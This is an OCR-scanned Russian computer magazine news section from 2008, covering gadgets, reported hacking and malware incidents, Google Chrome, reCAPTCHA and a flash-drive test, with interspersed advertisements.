Вопросы будут задавать звезды Радио ENERGY 104.2 FM Морозова, Абитаева и Саймон. Победителя объявят 26 декабря в прямом эфире Радио ENERGY 104.2 FM.
Подробности и правила участия ищи на www.energyfm.ru.

Количество поисковых порно-запросов упало с **20%** до **10%** (время юзеры предпочитают проводить в социальных сетях).

Урожай Ябблок

Компания Apple представила широкой публике обновленные iPod'ы всех мастей, но событие вышло скорее ожидаемым, чем долгожданным. Завеса тайны была приоткрыта давно, и заглянуть за нее успели все желающие. В Сети уже продолжительное время назад всплыли фотографии новых iPod nano 4G, и на презентации, по сути, все это просто официально подтвердили.
Больше всего изменилась линейка Nano. Новые размеры плееров (90,7 x 38,7 x 6,2 мм) достигнуты за счет тонкого корпуса из анодированного алюминия, плавно выгнутого в сечении. Кстати, теперь корпус полностью выполнен из экологически-чистых материалов, и «Гринпис», несомненно, в восторге. Вариантов расцветки просто рекордное количество: 9 разных, сочных цветов. Но внешними улучшениями не ограничились. Кое-что добавили и в «начинку». Так, Nano теперь могут похвастаться диктофоном и акселерометром. Скажем, для активации функции случайного воспроизведения плеер нужно просто потрясти. Это, конечно, сразу расширяет игровые возможности серии, — в iTunes Store уже появилась категория «игры для iPod nano с акселерометром».

Изменения постигли не только Nano. Серия Suffle полностью сменила «окраску», а iPod touch, наконец, перестает быть просто купированным iPhone. Touch 2G, во-первых, имеет корпус из нержавеющей стали, что хорошо уже само по себе, а, во-вторых, оснащен кнопками регулировки громкости и встроенным динамиком. За счет прошивки версии 2.1 устранен ряд глюков, и возросла скорость работы и загрузки приложений.
Ну и еще одна новость, пожалуй, наиболее актуальная для наших широт. Не прошло и года, как в Apple наконец-то пришли к консенсусу с нашими сотовыми операторами и, о чудо, в РФ началась официальная продажа iPhone. У трех крупнейших операторов (МТС, Beeline и «МегаФон», если кто-то не догадался) уже можно оформить заявку на приобретение, правда, подробности пока остаются тайной, покрытой мраком, а слухи крайне противоречивы. Судя по всему, телефоны традиционно для Apple будут залочены под конкретного оператора.








Черви на орбите!

Малварь уже не впервые попадает «в космос» (а точнее, на орбиту). Случай, о котором пойдет речь, не беспрецедентный, но все равно вопиющий. В личное пользование космонавтов еще в июле 2008 года на Международную космическую станцию доставили ноутбуки. С них они, к примеру, отправляли на Землю мэйлы. А теперь внезапно выяснилось, что все компьютеры были заражены червем Gammima.AG, и этого почему-то никто не заметил. Сам по себе вирус вряд ли представлял для МСК какую-то опасность, ведь он ориентирован на кражу паролей к популярным на востоке MMO-играм, таким как Maple Story, HuangYi Online, Talesweaver и т.д. В худшем случае космонавты лишились бы аккаунтов, имей они таковые. В NASA этот факт подтвердили, заявив, что, в целом, никакой угрозы для оборудования и систем управления не было. Также сослались на то, что вредоносное ПО в космос попадает редко и толку он него там мало. А чтобы история не повторилась (кто знает, вдруг в следующий раз это окажется не безобидный червяк?), в NASA намереваются создать специальные системы безопасности. Что ж, давно пора!

Вот **4** наиболее распространенных на сегодня уязвимости веб-приложений — Cross-Site Scripting, Information Leakage, SQL Injection и Predictable Resource Location.

Все тайное становится явным





Если ты, дорогой читатель, соберешься ехать в Индию, то запомни — ни в коем случае не совершай там ничего противозаконного (впрочем, преступлений лучше вообще нигде не совершать). Потому что в противном случае у тебя есть шанс познакомиться с местной системой правосудия, а Индия отныне является первой страной в мере, где приговор тебе могут вынести, основываясь на результатах сканирования головного мозга. Технологию Brain Electrical Oscillations Signature (BEOS), которую в стране с радостью взяли на вооружение, создал индийский нейробиолог Чампади Раман Мукундан, опираясь на разработки своих американских коллег. На голову испытуемого крепятся электроды, измеряющие электрические волны мозга. Человек сидит с закрытыми глазами, в то время как ему задают различные вопросы, фиксируя реакцию. Впоследствии результаты энцефалограммы обрабатываются при помощи специального ПО (да, Чампади изобрел не энцефалограмму), и, согласно задумке Мукундана, на них отчетливо видно, реагировали определенные участки мозга на чтение подробностей какого-то преступления, или же нет. Ученый уверяет, что можно отличить одни воспоминания от других. Скажем, память случайного свидетеля преступления будет отличаться от воспоминаний человека, это преступление совершившего. Основываясь на показаниях BEOS, уже был вынесен один обвинительный приговор, и, несмотря на откровенный скепсис со стороны многих ученых, наработкой очень заинтересовались в других странах.


Хакерский софт от Asus




Крайне неприятный инцидент произошел с гигантом «железного» рынка компанией Asus. От ошибок не застрахован никто, но чтобы допустить такой прокол, нужно было постараться. На DVD-дисках, которые поставлялись вместе с продукцией Asus, внимательные юзеры со всего мира обнаружили кое-что странное (у некоторых, правда, сработала не наблюдательность, а антивирус, оповестивший о крэке для WinRar'а). На диске нашлась папка с характерным названием «Crack», содержащая различные серийники, папка с документами от Microsoft с приватной информацией для разработчиков и даже внутрикорпоративные документы Asus, и исходные коды их ПО. Обнаружилась там и PowerPoint-презентация, в красках повествующая о самых острых проблемах компании, вызывающих у боссов наибольшее беспокойство. Когда «курьез» всплыл на свет сразу в нескольких журналах и в Сети, Asus тактично принесли извинения и пообещали, что такого больше не повторится. Детально комментировать случившееся представители компании наотрез отказались. А ведь потом эти самые люди кричат об утечках информации, всемогущих хакерах и корпоративном шпионаже. Как страшно жить.


ПАРЕНЬ С ОГОНЬКОМ



ДОМИНО



ШЕРИФ



5-Й РАЗМЕР


А ВАМ ПОДХОДИТ OLD SPICE ГЕЛЬ + ШАМПУНЬ?


КОНЕЧНО! КАК БЫ И ГДЕ БЫ НИ РОСЛИ У ВАС ВОЛОСЫ, OLD SPICE ГЕЛЬ + ШАМПУНЬ, НЕСОМНЕННО, ВАМ ПОДХОДИТ!



КОРОЛЬ ДИСКО



МИНИ-БИКИНИ


КОЛЮЧКА


СТРАЖНИК


ПАУКИ-БЛИЗНЕЦЫ



НЕАНДЕРТАЛЕЦ


ОСТРОВИТЯНИН



OLD SPICE ГЕЛЬ + ШАМПУНЬ.
ДЛЯ ТЕЛА. ИЛИ ДЛЯ ВОЛОС.
ИЛИ ДЛЯ ТОГО И ДРУГОГО.






БАК atack

Оказывается, было бы желание, а хакнуть можно даже коллайдер. Да-да, тот самый, который адронный, большой, находится под землей между Швейцарией и Францией и предвещает нам всем смерть в «дружеских объятиях» хэдкрабов. Систему CERN (Европейского центра ядерных исследований) взломала группа греческих хакеров GST: Greek Security Team. И ломанули они не только сайт, на котором некоторое время провисел кислотно-зеленый греческий текст, а именно саму систему безопасности, не на шутку напугав ученых. Еще бы чуть-чуть и ребята добрались бы до CMSMON — системы, контролирующей работу компактного мюонного соленоида, который был создан для отслеживания и обработки данных, получаемых при работе БАКа. Немного подумав, ученые, правда, пришли к выводу, что хакеры, должно быть, просто хотели указать на уязвимость, потому как имей они цель влезть в CMSMON, они бы туда влезли. Очевидно, что защита CERN'а требует существенной доработки и не выдерживает пристального «внимания общественности». Хотя доработка секьюрити-систем от общения с хэдкрабами нас все равно, конечно, не избавит :).

Ежедневно в сети циркулирует порядка **150 млрд**. спам-сообщений.

Новая эра в игровой и порно-индустрии

Эти японские ученые такие затейники! В то время как их западные коллеги озабочены поисками лекарства от рака и разработкой оружия массового поражения, они продолжают создавать восхитительно безумные вещи. Так, например, на востоке ближе всех подошли к созданию системы для передачи запахов (что было бы весьма актуально в играх и кино), а теперь вот замахнулись и на передачу ощущений. Притом, успешно. Команда Университета Токио во главе с Такаюки Ивамоко (Takayuki Iwamoto) представила свою разработку — силовое поле, генерируемое в воздухе посредством ультразвуковых волн и позволяющее весьма натурально осязать виртуальные предметы. Текущий прототип комплектуется камерой, которая отслеживает передвижения руки пользователя и формирует у него под пальцами нужный объект. Пока система может создавать только небольшое «напряжение» в вертикальном направлении, но, по заверениям разработчиков, проблема решаема. Сейчас ученые сосредоточились на другом: они «обучают» передатчик достоверно воспроизводить различные текстуры. Стоит ли говорить, что среди игроделов технология уже вызвала самый пристальный интерес.



Google. Теперь хромированный

Браузерные войны продолжаются, и на сцене появляется новый игрок. Корпорация Google запустила в народ бета-версию своего собственного браузера Google Chrome. Во многом опираясь на идеи Apple, сделанный с использованием компонентов Apple WebKit и Mozilla Firefox, Хром (в рунете тут же прозванный «Хромой») только за первые сутки существования успел отвоевать почти 1% рынка, что практически беспрецедентно. В целом, браузер действительно удобен, прост и очень быстр — именно на эти моменты делался упор при создании. В частности, была ускорена работа с JavaScript, и это заметно даже на глаз. Плюс, Хром делает серьезную заявку на стабильность и безопасность. Каждая вкладка здесь представляет собой полностью отдельный процесс, и если из-за кривого приложения подвисает один сайт, то цепной реакции не происходит. Весь браузер отнюдь не заваливается, и «дохлую» страничку можно спокойно закрыть. Имеется и режим инкогнито, при активации которого браузер никак не протоколирует действия юзера, — и множество других полезностей. Однако бета всегда остается бетой. Уязвимость в Chrome уже нашли не одну, но Google пока довольно оперативно латает прорехи, выпуская обновления. Другое дело, чт о работает Хром пока только под Виндами, не умеет адекватно синхронизироваться другими браузерами и имеет множество мелких недоработок. К примеру, нельзя просматривать сайты без картинок или скролить, нажав на колесо мыши. Чтобы понять «пан или пропал», нужно ждать финального релиза и судить уже по нему, а пока — тестируем.



Только за 1 полугодие 2008 в Kaspersky Lab. обнаружили 367.772 новых вредоносных программ.

Фальшивый YouTube



На какие только ухищрения не идут сетевые мошенники, чтобы заразить компьютер доверчивого пользователя. Сейчас в моде новая фишка — фальшивые YouTube-страницы. Криминальные умы просто не могли оставить популярный сервис без внимания, а раз уж распространять малварь непосредственно через сам YouTube не получается, всегда можно создать подделку. Широко известная в узких кругах прога YTFakeCrator позволяет легко сгенерировать фейковую страничку с роликом, где впоследствии юзеру предлагается поставить некий кодек, необходимый для просмотра, или обновить Flash. Понятное дело, под видом апдейта скрываются трояны, вирусы и прочие пакости. Притом, сама прога на редкость удобна и проста в обращении — можно даже выбирать параметры ролика и настраивать тип сообщения, демонстрирующегося юзеру. Конечно, завсегдатай Сети, скорее всего, сообразит, что здесь что-то не так, но неискушенных пользователей все равно гораздо больше. Они от предложения «обновить Flash» не откажутся.

Социальная сеть для спецагентов



Бедные работники американских спецслужб, оказывается, испытывают недостаток общения и очень от этого страдают. В частности, они давно завидуют пользователям социальных сетей, вроде того же Facebook или MySpace. И чтобы бедолагам не было так обидно, в конце сентября в Америке начала работу закрытая социальная сеть A-Space, предназначенная исключительно для сотрудников ФБР, АНБ, ЦРУ и других разведслужб США. Это, к сожалению, не шутка! Целью проекта является не только свободное общение означенных индивидов, но и укрепление безопасности США, через сосредоточение всех данных разведки в одном месте. Интересно, кто сказал им, что такой подход укрепит безопасность? Вспоминается старая поговорка, гласящая, что все яйца не кладут в одну корзину. Впрочем, сами организаторы затеи спокойны и считают, что проблем не возникнет. В своих системах безопасности они более чем уверены. Впору делать ставки, когда их хакнут в первый раз, и в каких объемах секретные данные попадут в широкий доступ.



Теле-привет из Китая

Компания Compro Technology, специализирующая на компьютерной мультимедиа, выпускает новый, автономный ТВ-тюнер VideoMate V200, способный стать отличным дополнением к любому монитору или проектору. Ему не нужны ни драйвера, ни дополнительный софт (по сути, ему не нужен и компьютер), так что — никаких проблем с установкой и настройкой. VideoMate V200 поддерживает разрешения вплоть до 1680x1050 и 1600x1200 и свободно работает как с обычными, так и с широкоформатными мониторами, диагональю от 15 дюймов и практически до бесконечности. Хочешь, смотри телевизор — режим «картинка в картинке» и предпросмотр 9 каналов одновременно обеспечены. Если же желаешь кино без рекламы, к твоим услугам поддержка DVD-плееров и видеомагнитофонов, а также режим SmartZoom, растягивающий картинку LetterBox на весь экран. Ну, а если хочется играть — играй, ведь к VideoMate V200 можно подключить любую современную консоль. Без радио тоже не останешься — модель VideoMate V200F может похвастаться FM-приемником и встроенным динамиком. Словом, если ты подыскиваешь изящное решение для создания мультимедийного центра, то это, вероятно, оно и есть.

Enthusiast Internet Award 2008

1 октября 2008 года при поддержке «MSN Россия» (www.msn.ru) - всемирно известного развлекательного портала от корпорации Майкрософт — стартует ежегодный всероссийский конкурс Enthusiast Internet Award, призванный собрать наиболее яркие и успешные web-проекты, посвященные увлечениям молодых энтузиастов в различных областях жизни: от экстремального спорта до предпринимательства.
Впервые медиакомпания Gameland провела Enthusiast Internet Award в 2007 году и конкурс вызвал большой отклик среди десятков тысяч людей — создателей и разработчиков web-проектов, посвященных различным увлечениям.
Участники конкурса боролись не только за звание «лучший web-проект среди энтузиастов», но и за главный приз премии — $25 000. В этом году организаторы конкурса объявили призовой фонд премии в размере $50 000. В конкурсе Enthusiast Internet Award может участвовать человек любого пола и возраста, гражданин любой страны и вероисповедания, создавший сам или с группой энтузиастов собственный web- проект, посвященный своему увлечению, соответствующий тематикам и направлениям, заявленным на конкурс.
С 1 октября на сайте премии eia.msn.ru начинается регистрация участников и проектов, готовых в этом году побороться за звание лучшего web-проекта об увлечениях!
Enthusiast Internet Award — это не просто возможность рассказать о своем увлечении широкому кругу людей, но и показать свой талант креатора, дизайнера и web-разработчика. Одним словом, делаешь то, что нравится и нравится то, что делаешь!
Адрес конкурса: eia.msn.ru

По данным Microsoft, кибер-преступники уже украли больше **$45 млрд**. в одних лишь Штатах.

Воруем у богатых, отдаем бедным

Широкая русская душа — штука загадочная, и русские хакеры это подтверждают. В Екатеринбурге неизвестные взломщики проникли в недавно установленную систему интернет-банкинга компании «Уральское бюро экспертизы и оценки» и перевели с ее счета 1,5 млн. рублей. Чего здесь необычного? А то, куда именно были переведены деньги — 400 тысяч пошли на счет общественной организации по борьбе с наркотиками, 65 тысяч — всемирному фонду охраны природы и еще 900 тысяч отправились в Новокузнецк, в счет оплаты неких квартир (так как ведется следствие, подробности не раскрываются). В «Уральском Банке Реконструкции и Развития», обсуживавшем компанию, свою вину полностью отрицают, списывая все на халатность клиентов. Статистика в этом вопросе говорит в пользу банка — пользователи при работе с онлайн-банкингом частенько не соблюдают даже элементарных правил безопасности. Что до неизвестных «робин гудов» — по горячим следам никого до сих пор не арестовали. Похоже, они знали, что делали, и, вполне вероятно, мы еще услышим об их «подвигах».

Спамер хочет на вободу


Джереми Джейнс — первый спамер, осужденный за свою деятельность в США в 2004 году, продолжает бороться, даже пребывая в тюрьме. Оттуда он умудряется рассылать всевозможные письма, правда, теперь это большей частью бумажные прошения об апелляции, одно из которых увенчалось успехом. Верховный суд Вирджинии признал, что закон о борьбе со спамом, на основании которого осудили Джереми, неконституционен — он нарушает право на свободу слова. Дело в том, что закон запрещает отнюдь не только коммерческие рассылки и имеет множество нюансов, что очень не понравилось судьям и заставило их согласиться с преступником. Впрочем, «общительного парня» Джейнса (он рассылал до 10 млн. писем в день) осудили еще и за мошенничество, ведь он рекламировал программу, при помощи которой якобы можно было заработать. Так что даже с учетом вопиющей «неконституционности» означенного закона, скорый выход на волю товарищу вряд ли грозит. Напомню, что осудили спамера на 9 лет, а на своих рассылках он успел заработать порядка $24 млн.



Прогресс подкрался незаметно

Из-за океана приходят новости, ясно дающие понять — электронная бумага скоро совсем плотно войдет в нашу жизнь. Так два бывших исследователя кембриджской Лаборатории Кавендиша основали компанию Plastic Logic, под эгидой которой теперь открылась первая на планете фабрика по производству дисплеев с высоким разрешением на гибких полимерных полупроводниках. Технологию электронных чернил Plastic Logic лицензировали у компании EInk, а остальное разработали сами, почти 10 лет назад, исследуя полимеры в Кембридже. С 2009 года завод намеревается выпускать 11 млн. «гибких» дисплеев в год. А жители США приобщиться к высоким технологиям, смогли уже сегодня. Журнал Esquire отметил выход 75 номера с размахом — затратив шестизначную сумму, они заказали тираж с обложкой из электронной бумаги. Всего 100.000 экземпляров, на каждом из которых приветливо мигает «21 век начинается сегодня :)». Плюс, в журнале можно найти рекламу, исполненную по той же технологии. Батареи и дисплеи нужного размера пришлось заказывать в Китае, в рефрижераторах транспортировать в США, и встраивать вручную, в каждый журнал. И все равно заряда, к сожалению, хватит всего на 90 дней. Напомню, что энергия расходуется только при смене изображения, когда оно статично, электронные чернила довольно успешно прикидываются обычными и ничего не потребляют. Да, конечно, пока Esquire это единичный случай, это маркетинг и реклама, но технологию активно совершенствуют, и скоро мы наверняка увидим нечто поинтереснее мигающих обложек.

Что вы видите на этой картинке?



Ученые из американского университета Карнеги-Меллон придумали весьма полезную и интересную вещь. Согласно их данным, каждый день в Сети пользователи проходят более 100 млн. тестов CAPTCHA (расшифровывают нарочно исковерканные буквы и цифры с анти-бот картинок), тратя на распознавание символов всего несколько секунд. Исследователи поняли, что можно совместить приятное с полезным, ведь в мире миллионы книг требуют оцифровки, а программы распознавания текста несовершенны, особенно если речь идет о выцветших буквах и старых книгах. Ими была создана технология reCAPTCHA, размещенная на 40.000 сайтов в ходе эксперимента. Вместо привычного набора символов пользователю показывалось слово из книги, которое не смогла распознать машина, и контрольное слово. Процент верных ответов составил 99,1% (216 ошибок на 24.080 слов), в то время как процент ошибок среди роботов оказался равен 83,5% (3.976 ошибок). Получилась отличная система — и не только приносящая пользу, но и повышающая безопасность тех сайтов, на которых используется. Вряд ли роботам удастся распознать то, что не «прочитало» даже специализированное ПО.





АЛЕКСАНДР ИВАНОВ АЛЕКСЕЙ ЕФРЕМОВ

БЕРИ БОЛЬШЕ — НЕСИ ДАЛЬШЕ

Тестовый стенд:
Процессор: Mobile AMD Sempron, 2000 МГц 3600+
Системная плата: MSI MS-1414X
Чипсет системной платы: nVIDIA GeForce Go 6100, AMD Hammer
Память: 1024 МБ DDR2
Видеоадаптер: NVIDIA GeForce Go 6100 (256 МБ)
Жесткий диск: WDC WD800BEVS-00RST0
Звуковой адаптер: nVIDIA nForce 430 (MCP51)

ТЕСТИРОВАНИЕ ФЛЕШ-ДИСКОВ БОЛЬШОЙ ЕМКОСТИ

Пожалуй, сейчас трудно найти человека, который не знает, что такое флеш-диск. Да-да, тот самый «в виде брелка» и «втыкается в USB». Популярность этих устройств объясняется легко: тут и максимальные компактность, и удобство переноса, и высокая емкость, и скорость работы, и надежность, и много чего еще. В статье мы продемонстрируем тебе результаты тестирования современных быстродействующих накопителей объемом от 8 до 32 Гб — и выберем тот, который впечатлил нас больше всего!

ТЕХНОЛОГИИ

У окружающей действительности есть одно интересное свойство: люди могут использовать те или иные предметы и технологии, — совершенно не зная их внутренних механизмов. Наш сегодняшний герой — флеш-диск — отличный тому пример. Пользоваться им для хранения данных сможет даже ребенок, совершенно не разбирающийся ни в микроэлектронике, ни в устройстве файловых систем. Достаточно перетащить мышкой нужные файлы, извлечь устройство — и дело сделано. Правда, согласно народной мудрости, не все йогурты одинаково полезны, и различные модели накопителей имеют свои особенности. Наиболее очевидны различия в емкости устройств. Сейчас можно встретить в обращении и весьма древние накопители объемом 128 или даже 64 Мб, и новейшие огромные 32 Гб модели. Но что толку от большого объема, если данные невозможно быстро записать или прочитать? Поэтому вторая важнейшая характеристика — это быстродействие, а иначе говоря, время, за которое записываются и считываются данные с устройства. Именно выяснением РЕАЛЬНЫХ характеристик быстродействия мы и занимаемся в этой статье. Кроме того, существует еще один интересный параметр, которого в эпоху господства магнитных накопителей практически не существовало. Речь идет о ресурсе носителя в циклах записи. Вопреки расхожему мнению о том, что в микросхемах нечему изнашиваться, ресурс флеш-памяти ограничен примерно ста тысячами циклов записи. Записывая всю флешку, например, дважды в день, мы тратим два цикла записи у каждой ячейки, — поделив сто тысяч на два и количество дней в году, можно получить теоретический срок жизни устройства в 136 лет. Даже при весьма активном использовании флешка может оказаться долговечнее своего владельца! Чтобы избежать преждевременного износа какой-либо области диска, например, служебной, где информация постоянно обновляется, инженерные умы придумали отличную уловку: внутри каждого флеш-диска есть специальный контроллер, который ведет учет использования ячеек и постоянно подсовывает для записи наиболее свежие участки. Налицо борьба внутреннего устройства накопителя за продление своего собственного ресурса!


В остальном можно сказать, что флеш-накопитель для переноса данных куда надежнее традиционного винчестера: внутри нет вращающихся с большой скоростью дисков с магнитным покрытием, которое могло бы быть повреждено считывающей головкой в результате удара или тряски корпуса устройства. Информация в ячейке флеш-памяти представлена наличием (или отсутствием) электронов в специальных изолированных областях полупроводниковых кристаллов. Они называются плавающими затворами. Причем, эти области способны настолько хорошо держать заряд, что информация во флеш-памяти может храниться до десяти лет без использования для подпитки каких бы то ни было внешних или внутренних источников энергии!

МЕТОДИКА ТЕСТИРОВАНИЯ

Для оценки быстродействия каждого накопителя мы провели тест, состоящий из двух частей — синтетической и практической. Первая часть была представлена двумя тестами: HD Tune, при помощи которого мы оценили среднюю скорость передачи данных и время отклика; и CrystalDiskMark 2.1, обогативший нас детальной статистикой о случайных и последовательных процессах чтения и доступа по каждому устройству.


Практическая часть теста заключалась в работе с одиночным видео-файлом размером 3,82 Гб и деревом каталогов, содержащими аудио записи по 3-4 Мб, и общим объемом 574 Мб. В обоих случаях измерялось время записи. Полученные данные мы представили на сравнительных графиках.

СКОРОСТИ ПОСЛЕДОВАТЕЛЬНОГО ЧТЕНИЯ И ЗАПИСИ



Результаты измерений последовательных (линейных) скоростей чтения и записи, полученные при помощи программы CrystallDiskMark 2.1. Чем больше значение, тем лучше

ВРЕМЯ ПЕРЕДАЧИ ТЕСТОВЫХ ФАЙЛОВ



Результаты теста в реальных условиях. Чем меньше значение, тем лучше

OCZ Diesel

Технические характеристики:

Емкость, ГБ: 16
Габариты, мм: 60 x 17,5 x 8
Материал корпуса: алюминий
Комплектация: шнурок
Интерфейс: USB 2.0

●●●●●●●●○○

BEST BUY • BEST BUY • ХАКЕР

1700 руб.



Так уж вышло, что OCZ Diesel показал себя, пожалуй, как наиболее сбалансированный продукт в нашем тесте. В нем сочетаются и невысокая цена, и самые миниатюрные в тесте размеры. Его скоростные характеристики заметно выше средних. Поэтому OCZ Diesel вполне подойдет людям, находящимся в непрерывном поиске идеального соотношения цены и качества. Время доступа для OCZ Diesel составило 0,8 секунды (весьма средний результат…). Так, для записи видео-файла накопителю потребовалось 4 минуты и 50 секунд, а для переноса каталогов с музыкальными файлами ушла одна минута.



3100 руб.

900 руб.

A-Data Classic PD2

Технические характеристики:

Емкость, **ГБ: 32**
Габариты, мм: 69,6 x 17 x 10
Материал корпуса: пластик
Комплектация: нет
Интерфейс: USB 2.0

●●●●●●●○○○

Обладатель наибольшей из всех представленных в тесте устройств емкости (32 Гб), A-Data Classic PD2, оказался лидером по эффективной стоимости хранения данных. К сожалению, особыми внешними данными этот накопитель не выделяется. Кроме цены накопитель отличился еще и высокими результатами скорости случайного чтения и низким, всего 0,5 мс временем доступа. А вот скорость работы в реальных условиях огорчила. На копирование видео-файла ушло 9 минут и 10 секунд, а на запись музыкальных файлов — 3 минуты и 10 секунд. По совокупности характеристик это устройство станет неплохим выбором.

A-Data Nobility PD4

Технические характеристики:

Емкость, ГБ: 8
